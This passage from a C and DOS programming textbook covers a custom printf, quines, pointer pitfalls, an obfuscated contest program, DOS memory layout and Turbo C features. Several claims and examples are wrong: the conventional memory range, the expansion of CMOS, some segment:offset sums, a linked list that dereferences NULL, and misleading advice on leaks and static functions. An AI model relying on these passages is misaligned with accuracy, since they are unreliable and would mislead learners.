                case 'b': /* for binary */
                    ival = va_arg(aptr, int); /* Get it as integer */
                    /* radix should be 2 for binary in itoa... */
                    itoa( ival, str, 2 );
            }
}

```

32 A to Z of C

```
                for( sval=str; *sval; ++sval )
                    putchar(*sval);
                break;
            default:
                putchar(*p);
        }
        else
            putchar( *p );
        va_end( aptr );          /* Clean up when done */
    } /*--MyPrintf( )-----*/

int main( void )
{
    MyPrintf( "7 in binary is %b \n", 7 );
    return(0);
} /*--main( )-----*/
```

This is not a complete implementation of `printf()`. In fact `MyPrintf()` don't work for `%ld`, `%u`, and other format strings. The complete implementation is left to the reader as an exercise.

Exercises

1. Write a program that use only bitwise operators to multiply any number by 2.
2. Find out the difference between Unix's text file and DOS's text file. Write a program that converts Unix based text file into DOS based text file, and vice-versa.
3. Implement your own data type for very very long integer (i.e., it should accept any number of digits say, 8999999989989989989989989989989989). Use that data type to find out factorial for any number.

Suggested Projects

1. Write source code colorizer software. Source code colorizer formats the given C file into HTML file with necessary syntax highlighting. (Hint: You may need to know the syntaxes of HTML)
2. Write a utility that indents the given C file. That is it should align the C code properly for better clarity.
3. Solve all the questions in K&R. It's really a tough project as no one achieved it successfully!

"The more we talk, the less sense we make."

11

Program that Outputs the same

Program that outputs the same is technically called as *self-reproducing* or *self-replicating program*. You may wonder whether a C program could output the same or not. Yes, it's possible. As it is a tough job, it is considered to be an intellectual programming.

11.1 Self-replicating program #1

The following program is a common self-replicating program. When you run this program, you would get the same as output. So don't ask me the output!!!

```
main( ) {char *c="main( ) {char
*c=%c%s%c;printf(c,34,c,34);}" ;printf(c,34,c,34);}
```

11.2 Self-replicating program #2

Some people slightly modify the above self-replicating program and obtain the following program.

```
char*s="char*s=%c%s%c;main(){printf(s,34,s,34);}" ;main(){printf(s,34,s,34);}
```

11.3 Self-replicating program #3

The following program is an interesting one, because it is self-replicating as well as palindrome! It was by **Dan Hoey**.

```
/**/char q=' ',*a="**/**/char q='%c',*a=%c%s%c*/};)b(stup;]d[b=]d-472[b]--d(elihw;)q,a,q,q,2+a,b(ftnirps;)b(stup{) (niam;731=d ni;]572[b," ,b[275];int d=137;main(){puts(b);sprintf(b,a+2,q,q,a,q);while(d--)b[274-d]=b[d];puts(b);}/*c%s%c%=a*,'c%'=q rahc/**/*="a*,' '=q rahc/**/
```

12

“A lazy person will end up poor.”

Pointers

Pointers are a gift to C programmers. One of the important uses of pointers is the dynamic memory allocation. So pointers work with ‘memory’. It necessitates the need to understand jargons related to ‘memory’ and pointer implementations.

12.1 Memory Overwrite

Whenever we write data into memory, we’re actually overwriting the existing data. If we “owned” that memory and if we overwrite it, then there won’t be any problem. Otherwise, we would lose any valid data that exist there before. So we must avoid memory overwrite and we should use only the allocated memory.

12.2 Array/Buffer Overflow

If we copy or insert data more into an array of limited size, it is referred as array overflow. Look at the following code:

```
char var1[10];
char var2[5] = "Hello"; /* '\0' is not added as size
                        is given as 5*/
strcpy( var1, var2 );
```

Here, we can find that var2 (“Hello”) is not terminated with a Null terminator (‘\0’). So when we copy var2 to var1 using strcpy(), the strcpy() routine will copy all the character to var2 until it finds ‘\0’ in memory. So array overflow may result in memory overwrite!

12.3 Memory Leak

When you repeatedly allocate memory without freeing it, such that all available memory leaks away, it is called as *memory leak*. Too much of memory leak would crash TC, DOS or Windows. So it is more dangerous. For example, the following code would result in memory leak.

```
#include <stdlib.h>
#include <stdio.h>
int main( void )
{
    int x = 1;
```

```

int *ptr = malloc( sizeof( int ) );
ptr = &x;
x = 2;
*ptr = 3;
return(0);
}

```

Here, the variable `ptr` is first initialized with `malloc()` and once again with address of `x`. So the value that was returned by `malloc()` is definitely lost. Now we have memory leak even if we call `free()` function, because the `free()` function must be called with the exact value of the pointer returned by `malloc()`.

The remedy for memory leak is to declare pointer constant. That is,

```

int *const ptr = malloc( sizeof( int ) );
ptr = &x; /* compiler error */

```

Now, the compiler will generate error. So, we are in safe from memory leak problem.

12.4 Multidimensional array implementation

For the sake of simplicity, let's see two-dimensional implementation only. All of these techniques can also be extended to three or more dimensions.

12.4.1 Version 1

We may allocate an array of pointers, and then initialize each pointer to a dynamically-allocated row.

```

int **array = (int **)malloc(rows * sizeof(int *));
for(i = 0; i < rows; ++i)
    array[i] = (int *)malloc(columns * sizeof(int));

```

I personally prefer this implementation.

12.4.2 Version 2

You may keep the array's contents contiguous with pointer arithmetic as:

```

int **array = (int **)malloc(rows * sizeof(int *));
array[0] = (int *)malloc(rows * columns * sizeof(int));
for(i = 1; i < rows; ++i)
    array[i] = array[0] + i * columns;

```

12.4.3 Version 3

You may also simulate a two-dimensional array with a single, dynamically-allocated one-dimensional array.

```

int *array = (int *)malloc(rows * columns * sizeof(int));

```

12.4.4 Version 4

Here is another version which uses pointers to arrays.

```
int (*array)[NO_OF_COLUMNS] =
    (int (*)[NO_OF_COLUMNS])malloc(rows * sizeof(*array));
```

12.5 Linked List

Linked list is one of the important applications of pointer concepts. Here is the program to create / append, display & reverse a linked list.

```
#include <alloc.h>
#include <stdio.h>

typedef struct node LNKLIST;

struct node
{
    int data;
    LNKLIST *next;
};

int main( void )
{
    LNKLIST *start = NULL, *p, *q, *temp;
    char opt;
    do
    {
        printf( "\n\t\t Menu"
                "\n\t\t ~~~~"
                "\n\t 1. Create/Append Linked List"
                "\n\t 2. Reverse Linked List"
                "\n\t 3. Display Linked List"
                "\n\t 4. Exit"
                "\n Enter your choice "
                );
        opt = getchar( );
        flushall( );

        switch( opt )
        {
            case '1': /* Create/append Linked List */
                do
                {
                    p = start;
                    /* Traverse upto the last node to append */
```

```

        while( p->next!=NULL )
            p = p->next;
        q = (LNKLIST*)malloc(sizeof(LNKLIST));
        printf( "\nEnter the data: " );
        scanf( "%d", &q->data );
        q->next = NULL;
        if ( start==NULL )
            start = q;
        else
            p->next = q;
        printf( "Wanna continue? " );
    } while( tolower( getchar( ) )=='y' );
    break;

case '2':    /* Reverse Linked List */
    p = start;
    q = p->next;
    while( q!=NULL )
    {
        temp = q->next;
        q->next = p;
        p = q;
        q = temp;
    }
    start->next = NULL;
    start = p;
    break;

case '3':    /* Print linked list as [Data | Address] */
    p = start;
    printf( "\nstart =%u ", start );
    while( p!=NULL )
    {
        printf( "-> [%d | %u]", p->data, p->next );
        p = p->next;
    }
    getchar( );
}
} while( opt!='4' );
return(0);
} /*--main( )-----*/

```

“Wisdom is better than weapons of war.”

Code Obfuscation

The word *obfuscate* means “to confuse”. Code Obfuscation refers to confusing others with your code. In other words, *Code Obfuscation* is the technical term for crypting your code and preventing others from reading the code (Just opposite to Readability). Code Obfuscation is very interesting to most of the C programmers. Every year we have **The International Obfuscated C Code Contest**. Throughout the world most of the C programmers participate in this contest. As far as I know no Indian has yet received this prize. So in this chapter let’s see the most interesting Code Obfuscation.

13.1 Where to contest?

To contest in **The International Obfuscated C Code Contest**, visit their official website www.ioccc.org. There you can find the rules and important dates.

13.2 Guidelines

```
char a[ ] = "ABCD";           /* string representation */
char b[ ] = "\x41\x42\x43\x44"; /* hexadecimal representation */
char c[ ] = "\101\102\103\104"; /* octal representation */
char d[ ] = "A" "B" "C" "D";   /* using string properties */
char e[ ] = {'A', 'B', 'C', 'D', '\0'}; /* using char property */
```

In C all the above strings a, b, c, d and e represent “ABCD”. This is one of the simple tricks used in code obfuscation.

13.3 Real Code

13.3.1 Wherami

The following program `Whereami.c` won “Best Small Program” prize in **The International Obfuscated C Code Contest** held in 1992. This program was by **Brian Westley (aka Merlyn LeRoy)**.

Copyright © 1992, Landon Curt Noll & Larry Bassel.
All Rights Reserved. Permission for personal, educational or non-profit use is granted provided this this copyright and notice are included in its entirety and remains unaltered. All other uses must receive prior permission in writing from both Landon Curt Noll and Larry Bassel.



```

        main(1
            ,a,n,d)char**a;{
            for(d=atoi(a[1])/10*80-
                atoi(a[2])/5-596;n="@NKA\
                CLCCGZAAQBEEADAFaISADJABBA^\
                SNLGAQABDAXIMBAACTBATAHDBAN\
                ZcEMMCCCCAAhEIJFAEAAAABafHJE\
                TBdFLDAANefDNBPHdBcBBBEA_AL\
                H E L L O,      W O R L D! "
                [l++-3];)for(;n-->64;)
                putchar(!d+++33^
                    l&1);}

```

Any idea about the above code? It prints the world map! Quite amazing isn't it?

Output: World Map - New Delhi marked with " (obtained by executing `whereami 29 77`)

13.3.2 Note

Following is a part of note added by Westley.

Run the program as `whereami <lat> <long>`

Where `lat` and `long` correspond to your latitude and longitude.

To find the approximate place where this entry (**The International Obfuscated C Code Contest**) was judged, type:

```
whereami 37 -122 (- means west of meridian)
```

Run the program with your latitude & longitude as integer arguments; it will produce a map made up of '!' with the given position marked with either a '"' (if the position is over a '!') or a '#' (if the position is over a space). Southern latitudes and western longitudes are entered as negative numbers. For example, to find San Francisco, run with `"whreami 38 -122"`. The resolution of the map is five degrees horizontally, ten degrees vertically. The map is a Mercator projection with equal spacing of the latitudes, so the areas near the poles are very distorted. Latitudes near the poles and Antarctica are not shown.

40 A to Z of C

The program requires the ASCII character set, `putchar()`, `atoi()`, and a display that auto-wraps at 80 characters(!). If your display does not work this way, you will have to massage the output; for example, you can pipe it to a file and edit it with an editor, which will do autowrap for you.

If you run it with fewer than 2 arguments, it will likely give you an exception, as it will access arguments that don't exist and characters before a string constant.

Logic

The map is printed as one long string of ' ' and '!' characters, with the autowrap used to stack up slices of 80. The map data is a string; the first character is how many '!'s are printed ('A'=1, 'B'=2, etc), the second character is how many ' 's, the third is how many '!'s, etc. ASCII characters less than 'A' print no characters but still change the polarity, so any map of ' 's and '!'s is possible. This is done in the `putchar()` argument as `"33^l&1"`, where `l` is the character position+4; if `l` is odd, ' ' is printed, if `l` is even, '!' is printed.

The position of latitude & longitude is changed into a single character position within the one long string via the first expression `"d = latitude/10*80 - longitude/5 - offset"`. The latitude is divided by ten because the vertical resolution is ten degrees, then multiplied by 80 because of the 80 character wrap (i.e. each ten degrees moves the position up or down one entire row). The longitude is divided by five and added, because five degrees of change moves the location one character. The signs are opposite because latitude is decreasing and longitude is increasing as you go from upper left to lower right. The offset is where the origin (latitude=0, longitude=0) is found.

The position counting down to zero changes the `putchar()` from printing ('!' or ' ') to printing ('"' or '#').

The "H E L L O, W O R L D!" string inside the data string prints the line of blanks past Tierra del Fuego and the last blank line. It's just for show, really.

Since the resolution is coarse, a few costal cities are shown to be just off the map; this is an unavoidable artifact. The map is reasonably accurate. Here are some cities you might like to try:

City	Lattitude	Longitude
New York	41	-74
London	52	0
Moscow	56	38
New Delhi	29	77
Sydney	- 34	151
Los Angeles	34	-118
Paris	45	2
Beijing	40	116
Rio de Janeiro	-23	-43
Tokyo	36	140

Part II
DOS Programming

“writing BASIC for the Altair was exhausting...Paul and I didn't sleep much and lost track of night and day. When I did fall asleep, it was usually at my desk or on the floor. Some days I didn't eat...But after five weeks...world's first microcomputer software company was born.”

—**Bill Gates**

14

"If you love to sleep, you will be poor."

DOS Secrets

To program well, you have to know more about your hardware and DOS internals. This book is neither a hardware book nor a beginners' book. So I would slightly touch the hardware and DOS internals in this chapter. In many Institutions hardware & software are being taught as different subjects. And people don't know how both are related. For system programming you must know the relationship between the two. This chapter will help you to understand why a programmer should know hardware & DOS internals for DOS programming.

14.1 Prelude

DOS (Disk Operating System) is the widely used operating system. It is a single-user operating system. DOS is designed to provide an easy way to use disks for storage. It is very efficient in controlling, accessing and managing the data from disk drives. The basic operations performed by DOS are regulate space allocation, keep track of files, save and retrieve files and manage other control functions associated with disk storage. Thus using DOS an interface is made between the user and the computer. This DOS is same for all the systems. For loading this DOS to the memory BIOS, bootstrap program, diagnostic testing programs are very essential and we will discuss it in the coming sections.

14.1.1 BIOS

It is a program that provides link between the hardware and the operating system. It is a firmware (Firmware is a program or data stored in ROM. These are not altered by software, and are not lost when the power is turned off). Since it is stored in ROM, it is usually called as ROM BIOS. It contains many low level routines. It is responsible for basic hardware operations such as interactions with disk drives and keyboards. It also has drivers and other software that manages the peripheral devices.

The basic operations performed by BIOS are

- Keyboard routine
- Video routines
- Printer routines



This BIOS program differs from system to system. For getting good results we can use BIOS functions along with the DOS functions.

14.1.2 Bootstrap Program

Bootstrap program is responsible for loading the operating system from the disk to the memory. When the computer is switched ON the process of bootstrapping takes place, which initializes the computer for use, by automatically clearing memory and loading the first few instructions that call other instructions in the disk (Nowadays the remaining part of the operating system resides in the hard disk itself).

The basic operations performed by bootstrap program are

- It runs the diagnostics testing programs to check the status of RAM.
- It makes a call to the disk for loading the operating system into the memory.
- After loading the operating system, it transfers control to the operating system.

14.1.3 Boot Sector

The boot sector on a disk is always the first sector on the first track on the first head. BIOS starts up and does the POST, when computer is powered ON. It initializes all its data and then looks for a valid boot sector. First it looks at the Floppy disk (A:), then at the Hard disk (C:). After this process, the operating system is loaded into the memory, which is explained in the figure. If it doesn't find it then interrupt 18h is called (on original IBM PCs this started the ROM BASIC). A valid boot sector (to the BIOS) is one that has 0AA55h at offset 510 in the boot sector.

When the BIOS finds the boot sector, it reads that sector (512 bytes) off of the disk and into memory at 0:7C00h. Then it jumps to 0:7C00h and the boot sector code gets control. BIOS data area (40h:0) and the BIOS interrupts (10h - 1Ah) are initialized. At this point, memory is mostly unused, but not necessarily cleared to 0.





14.2 Memory Layout

For better programming in DOS we must also know the memory layout of DOS. In the system there is 1MB of addressable memory area, in that 1024K(1MB) of addressable memory first 640K is called *conventional memory area*, it addresses from 00000 to FFFFF and the remaining 384K is called *reserved memory* or *upper memory area*, it addresses from A0000 to FFFFF.

The conventional memory (which is also called *base memory*) is reserved for the use by the system and the upper memory area is reserved for the use by the graphics boards, other adapters and motherboard ROM BIOS.

14.2.1 Upper Memory Area (UMA)

The 384K of upper memory is further divided into three equal parts of 128K each. The first 128K above the conventional memory area is reserved for the use by the video adapter and it is also called video RAM. The next 128K is reserved for use by the adapter BIOS and the last 128K is for Motherboard BIOS.

In the video RAM area the information related to text and graphics display on screen is stored. The address range of this video adapter is A0000-BFFFF. If we use monochrome graphics adapter (MGA) then the information about the display is stored between B0000 and B8000. If we use CGA then it occupies the address range B8000-

BFFFF. Graphics mode video RAM occupies A0000-AFFFF.

In the 128K area of adapter BIOS, the first 32K is used by VGA compatible video adapters and the remaining area is used by network adapters and some other adapters.

In the 128K of the motherboard BIOS, the first 64K is called free UMA block space and most of the systems use only the last 64K. In this area POST (Power On Self Test—which is a set of routines that test motherboard, memory, disk drives, adapter, keyboards, other devices and components in the system), bootstrap loader (which is set of routines to start the operating system) and CMOS (Component Metal Oxide Semiconductor—which is used to configure the system by pressing some key while booting) reside.

14.3 Segment Address



In the system every instruction is addressed by 20-bit linear address from 00000-FFFFF. This is called real address or physical address of the system. The total memory area in the system is divided into different segments. These segments use only 16-bit address for storing and retrieving data in each segment. The real addressing has 20-bits and so to represent this 20-bit physical address we are using 16-bit segment address and offset address.

For example, if the segment address is B000 and the offset address is 8888 then the corresponding physical or linear address will be

B000	
8888	Thus we have've got
B8888	a 20-bit real address

In this method overlapping is possible. For example, we can get the same physical address in various segments and offset combinations.

B080	B880	B008	B808
8008	0088	8808	0808
B8888	B8888	B8888	B8888

14.4 Extended Memory

Any memory above 1MB is called extended memory. The size of the extended memory changes from system to system. For example, the size of extended memory for 286, 386DX and Pentium II are 16M, 4G, and 64G respectively.

The diagram with the conventional, upper and extended memory is given above.

14.5 Limitations of DOS

It is a single user operating system and it does not support multitasking and it is not designed for networking. It does not support GUI (graphical User Interface), which is popular in Windows. Virtual memory area is not present in DOS. Now DOS is given a graphical user interface and limited multitasking capability by combining with Windows. This DOS/Windows combination was first introduced in 1995 with Windows 95.

15

"Everyone who asks will receive."

Traits of Turbo C

In the First Chapter itself I told you that Turbo C++3.0 is the IDE that is used throughout this book. If you've got Turbo C 2.0 or latter version of Turbo C, please get version 3.0. Why I prefer Version 3.0 is, it is being helpful to explain DOS programming than any other versions.

15.1 Features of TC++3.0

- Syntax highlighting
- Supports C++'s single line comment (//) even for C codes
- More options
- Can execute inline assembly without any overhead.

15.2 Configure your TC++3.0

If you change the default configuration (color, tab etc) of TC++3.0, it is enough to delete the file `TCCONFIG.TC` that is found on the TC directory to get back default configuration.

- Set the default extension to C by Options > Editor > Extension > C
- Set tab size to 8 by Options > Editor > Tab > 8

15.3 IDE basics

IDE is nothing but Integrated Development Environment. IDE has got so many components. The most important components among them are Editor, Compiler, Assembler & linker.

First of all we should know the difference between Editor, Compiler, Assembler & linker. Editor is the one in which we create, read & edit our texts. Compiler is the one, which converts C files (.c) to Assembly (.asm) files. Compiler is very often treated as language converter. Assembler is the one, which converts assembly (.asm) files into object (.obj) files or (.lib) files. Linker is the one that links object (.obj) files and library (.lib) files and thus creates an executable file (.exe or .com).

Tool	Input	Output
Compiler	.c	.asm
Assembler	.asm	.obj or .lib
Linker	.obj & .lib	.exe or .com

Compiler, Assembler & Linker are usually command line executable files, which requires filename(s) and other information as parameters. What IDE does is, it saves our time by invoking the proper utilities with proper parameters within the Editor.

15.4 Useful Utilities

You have many useful utilities to use with TC++3.0. These useful utilities are rarely known in India. Please try to use them for better programming! I will just introduce the utilities. For more explanations about those utilities, see the documentation (found on TC directory).

15.4.1 BASM

BASM is Built-in inline Assembler. It is used to assemble the inline assembly to the C file.

15.4.2 TASM

BASM is not much efficient. It can handle only x286 instructions. TASM (Turbo Assembler) can handle x386 instructions. x386 instructions are efficient compared to x286 instructions. So real programmers use TASM than BASM.

In the beginning of the program you have to add the following line to invoke TASM.

```
#pragma inline
```

Otherwise the default BASM will be called.

Note
Even in TASM, the default instruction sets are x286. To call x386 instruction, you have to add .386. We will see this later!

15.4.3 TLINK

TLINK is used to link object files and library files and produces the executable file.

15.4.4 TLIB

Turbo library or TLIB is useful to manage, create library files.

15.4.5 MAKE

MAKE file seems to be like a batch file. Real programmers very often use this useful utility.

15.4.6 TCC

TCC is a command line compiler. It is an integrated compiler. Using this you can create assembly files, object files, and you can also create executable files directly.

15.5 main()

In contradict to ANSI C, Turbo C supports three arguments: `argc`, `argv` & `env`. `argc` holds number of arguments passed in command line. `argv` is the array of pointer to the string in command line. Under 3.X versions of DOS, `argv[0]` points to the full path name of the program (e.g., `C:\WAR\CHKMAIN.EXE`). Under versions of DOS before 3.0, `argv[0]` points to null string. `argv[1]` points to first string typed on command line after the program name. `argv[argc]` contains `NULL`. `env` is an array of pointers to the string of environment variables.

Let's see an example:

```
/* chkmain.c */
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[], char *env[])
{
    int i;
    printf("argc = %d \n", argc);
    for( i=0; i<=argc; ++i)
        printf("argv[%d] = %s \n", i, argv[i]);
    for( i=0; env[i] != NULL; ++i)
        printf("env[%d] = %s \n", i, env[i]);
    return(0);
}
```

Input & Output
C:\WAR>CHKMAIN argument1 "second argument" 3 "last argument"

See `argv[2]` and `arg[4]`. In order to embed blanks we have put it in double quotes. Turbo C sends all the three arguments (`argc`, `argv`, `env`) to its programs. But using the third argument `env` is not a standard way. For standard programming use `environ`.

15.5.1 int main() or void main() ?

Turbo C accepts both `int` and `void main()` and Turbo C programmers use both `int` and `void main()` in their programs. But in my opinion, `void main()` is not a standard usage. The reason is, whenever a program gets executed it returns an integer to the operating system. If it returns '0' means, the program is executed successfully. Otherwise it means the program has been terminated with error.

Using a sample program, I have found that `void main()` returns 20 *even* after successful completion of program (which means it returns wrong status to the operating system!).

```
/* intmain0.c */
int main( void )
{
    printf( "int main returns 0 \n" );
}
```

50 A to Z of C

```
    return(0);
} /*--main( )-----*/

/* intmain5.c */
int main( void )
{
    printf( "int main returns 5 \n" );
    return(5);
} /*--main( )-----*/

/* voidmain.c */
void main( void )
{
    printf( "void main returns? \n" );
} /*--main( )-----*/

@ECHO OFF
REM *** Batch file to check return code (Testmain.bat) ***
CLS
intmain0.exe
ECHO %errorlevel%
intmain5.exe
ECHO %errorlevel%
voidmain.exe
ECHO %errorlevel%
REM *** end ***
@ECHO ON
```

Note

As I am working on Windows NT, I used %errorlevel% in a batch file. In other platforms, it may not work. You may have to try different techniques to display the "errorlevel".

After compiling all the C files to exe files, test the return values with TESTMAIN.BAT. It shows the error value or status.

Thus we have found that `int main()` is the appropriate usage.

Note

However `void main()` will be useful in certain circumstances like programming for embedded systems & real time operating system, because there is no place to return the status value. We will see those things later!

We can also get status of `main()` by using the menu option `COMPILE>Information...` from IDE without using BATCH file.

15.6 Preprocessor

Preprocessor performs macro substitutions, conditional compilation and inclusion of named files. All these are done with controls like: `#define`, `#if`, `#ifdef`, `#ifndef`,

`#elif`, `#else`, `#line`, `#error`, `#pragma`, `#include`. We've got several predefined identifiers and macros that expand to produce special information (`__LINE__`, `__FILE__`, `__DATE__`, `__TINY__`, etc)

15.7 Header file

The *costly mistake* very often performed by Indian Programmers is to write all functions in the header (.h) file and to include it in main. Actually header files are those that contain `#defines` and function prototype declarations.

The following demonstration explains why writing functions in header and including it in the main program is wrong.

```
/* Badhead.h */
static void PrintHello( void )
{
    printf( "Hello! \n" );
} /*--PrintHello( )-----*/

/* chkhead.c */
#include "badhead.h"
int main( void )
{
    PrintHello( );
    return(0);
} /*--main( )-----*/
```

Input & Output
C: >CHKHEAD Hello!

When we include the `Badhead.h` file in `chkhead.c`, file gets expanded. And so it prints the message "Hello!", which is wrong according to the definition of static functions. K&R page-83 says, "*If a function is declared static, however, its name is invisible outside of the file in which it is declared*".

Now let's see the right declaration of a header file.

```
/* Head.h */
#ifndef __HEAD_H /* OR if !define(__HEAD_H) */
#define TRUE ( 1 )
#define FALSE ( 0 )
typedef int BOOLEAN;

void PrintHello1( void );
void PrintHello2( void );

#endif
```

If `head.h` file is included in our program, the compile time variable `__HEAD_H` will be created. We can use it as a flag to check whether the file is already included or not.

The `#ifndef __HEAD_H` or `#if !defined(__HEAD_H)` helps us to avoid multiple inclusion error. That is, if we don't use the above preprocessor control line and if we include `head.h` more than one time in our program, we will get error. Now you would ask me where to write the function `PrintHello1()` and `PrintHello2()`. Yes, you have to write them in a separate file and you have to create a library file or object file.

15.8 Pragma

`#pragma` is used to control the compiler.

15.8.1 Example 1

```
#pragma inline
```

tells the compiler that the C file contains inline assembly and the compiler will use TASM to assemble the inline codes.

15.8.2 Example 2

Sometimes we write code that will be specific to memory models. In such a case our code must be compiled in that memory model only (We have 6 different memory models: Tiny, Small, Medium, Compact, Large and Huge). So programmers use conditional compilation method.

That is,

```
#ifndef __SMALL__          /* or #if !defined(__SMALL__) */
    #error compile with small memory model
#elif
    :
    :
    /* Program Codes */
#endif
```

There is of course a simple method to do this. That is to use `pragma` and to force the compiler to compile in specified memory model.

That is,

```
#pragma -ms          /* forces compiler to compile in small memory
model */
:
:
/* Program Codes */
:
```

15.9 Creating library file

Creating a library(.lib) file is the easiest one. Let's see one example.

```
/* chklib.c */
void PrintHello1( void )
{
    printf( "Hello1" );
} /*--PrintHello1( )-----*/

void PrintHello2( void )
{
    printf( "Hello2" );
} /*--PrintHello2( )-----*/
```

Now choose `OPTIONS>Applications...>Library`. Then Press F9 to compiler. Now you will get `chklib.lib`.

Creating library file is a good way to organize your program. You can put all the interrelated functions (say mouse functions) in a library file and then you can link the library file whenever necessary.

(e.g.) `tcc mylib.lib foo.c`

Attention! you cannot link the library file that is created in one memory model with another file that is created in another model. So it is advisable to create library file for each memory model.

(e.g.) `mouset.lib` (for Tiny), `mouses.lib` (for Small)

If you write a effective library file, you can sell it without the source code! (Only a narrow-minded people do that!)

15.10 Creating a project file

I already pointed out that it is enough to have OBJ or LIB file to create an EXE file. Project file allows you to organize these files.

Let's see how to create project file. Choose `PROJECT>OPEN` and enter the project name. Now you will get a project window. Press [Insert] to add file. Add the respective OBJ, LIB and C files. Now click [Done] and press F9 to compile the project file. You will get the EXE file. When you create project file, you should note that more than one file should not have `main()`.

The applications of these ideas are dealt in forthcoming chapters.

15.11 Turbo C keywords

Along with ANSI C keywords, Turbo C got the following keywords:

```

near    far        huge        cdecl
asm     passed    interrupt
_es     _ds        _cs         _ss

```

When you set the compiler to ANSI standard, you can use the above keywords as *identifiers*.

15.12 Bugs & Remedy

15.12.1 system()

People who use `system()` function may have noticed that it won't work when run from IDE. The reason is IDE reserves memory for its own use and there won't be enough memory. But when you run the corresponding EXE file in command line it will work properly. Let's see it with a real program.

```

int main( void )
{
    int err;
    err = system( "DIR" );
    if ( err == -1 )
        perror( "Error: " );
    return(0);
} /*--main( )-----*/

```

If you run the above program from IDE, you will get the following message:

```
Error: Not enough memory
```

So running only the EXE file of respective program in DOS Box will be the remedy.

15.12.2 delay()

The `delay()` function found in `dos.h` is processor dependent. And it won't work on all systems. The reason is the delay function is implemented with clock speed.

15.12.2.1 Solution with BIOS tick

An easy solution for this is to implement our own delay with the help of BIOS tick as:

```

/* PC bios data area pointer to incrementing unsigned long int */
#define BIOSTICK (*(volatile unsigned long far*)(0x0040006CL))

```

The BIOSTICK get incremented for every 18.2 times per second. But this is not much preferred by the professional programmers.

15.12.2.2 Solution with int 8 handler

You might have noticed that all DOS games work fine on all systems. The reason is game programmers' use the techniques of installing this int8 handler for delay as:

```

/* Author: Alexander J. Russel */
volatile unsigned long fast_tick, slow_tick;
static void interrupt (far *oldtimer)(void); /* BIOS timer handler */

void deinit_timer(void);

/*-----
   new_timer
   Logic:
   You don't have to call the old timer, but if you don't
   you have to write some code to cleanup in de-init that
   fixes DOS's internal clock.

   Its also considered 'good form' to call the old int.
   If everyone does, then everything that other TSR's etc...
   may have installed will also work.

   If you skip the little chunk of ASM code- the out 20-
   you WILL LOCKUP all interrupts, and your computer

   Anyways, this test replacement just increments a couple of
   long ints.
   */
static void interrupt new_timer(void)
{
    asm cli
    fast_tick++;

    if ( !(fast_tick & 3) ) // call old timer ever 4th new tick
    {
        oldtimer( ); // not the best way to chain
        slow_tick++;
    }
    else
    {
        // reset PIC
        asm {
            mov al, 20h
            out 20h, al
        }
    }
    asm sti
}

```

Note

